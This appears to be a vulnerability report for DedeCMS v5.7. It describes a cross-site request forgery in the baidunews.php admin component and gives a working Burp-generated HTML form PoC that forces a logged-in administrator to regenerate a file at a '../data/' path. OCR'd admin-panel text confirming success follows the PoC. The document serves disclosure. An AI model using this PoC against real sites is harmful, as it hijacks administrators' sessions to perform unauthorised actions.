

target:https://github.com/wdsunwq/DedeCMSv5
version: v5.7

DedeCMS v5.7 was discovered to contain a Cross-Site Request Forgery (CSRF) via the component /src/dede/baidunews.php




Poc:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://127.0.0.1/src/dede/baidunews.php?do=yes"
method="POST">
      <input type="hidden" name="filename"
value="&#46;&#46;&#47;data&#47;baidunews&#46;xml" />
      <input type="hidden" name="button"
value="&#188;&#128;&#167;&#139;&#148;&#159;&#136;&#144;" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



Successed


DEDECMS v5.7
您好：admin，
隐藏菜单
功能地图
核心
模块
生成
采集
会员
模板
系统
模块管理
模块管理
上传新模块
模块生成向导
辅助插件
插件管理器
百度新闻
广告管理
友情链接
投票模块
德得广告
德得模块
广告管理
查看报表
结算中心
德得设置
辅助插件
百度新闻地图
《互联网新闻开放协议》是百度新闻搜索制定的搜索引擎新闻源收录标准，网站可将发布的新闻内容制作成遵循此开放协议的XML格式的网页（独立于原有的新闻发布形式）供搜索引擎索引。
详情参见
配置的相关参数在 【系统设置 -> 其他选项】中调整
只适用于文章频道，数据表为DedeCMS默认的
设置：
文件名：
../data/baidunews.xml
开始生成
状态：
DedeCMS 提示信息！
../data/baidunews.xml make success